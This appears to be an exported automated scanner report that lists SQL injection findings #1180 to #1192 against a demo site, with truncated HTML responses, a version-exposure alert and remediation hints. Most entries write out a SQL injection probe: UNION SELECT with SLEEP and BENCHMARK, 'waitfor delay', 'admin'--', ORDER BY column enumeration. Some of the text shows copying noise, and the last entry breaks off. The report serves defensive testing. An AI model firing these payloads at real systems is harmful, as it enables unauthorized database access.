DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1180					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>));waitfor delay '0:0:5'--</td></tr> </table>	Name	Value	DemoUser1#));waitfor delay '0:0:5'--
Name	Value				
DemoUser1#));waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1181				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>admin'--</td></tr> </table>	Name	Value	DemoUser1#	admin'--
Name	Value				
DemoUser1#	admin'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1182	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Name	Value					
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1183					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 10--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1184

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1185				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#</td></tr> </table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1186				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX'</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX'
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	<pre>iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1187

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 23</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 23
Name	Value				
DemoUser1#	ORDER BY 23				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1188				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	<table><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 #</td></tr></table>	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 #
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 #		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#		
CWE-ID	CWE-89		
Issue Number	#1189		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or sleep(5)='</td></tr></table>	Name	Value	DemoUser1#	' or sleep(5)='
Name	Value				
DemoUser1#	' or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1190

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1191

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX'--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1192

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src=" cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS 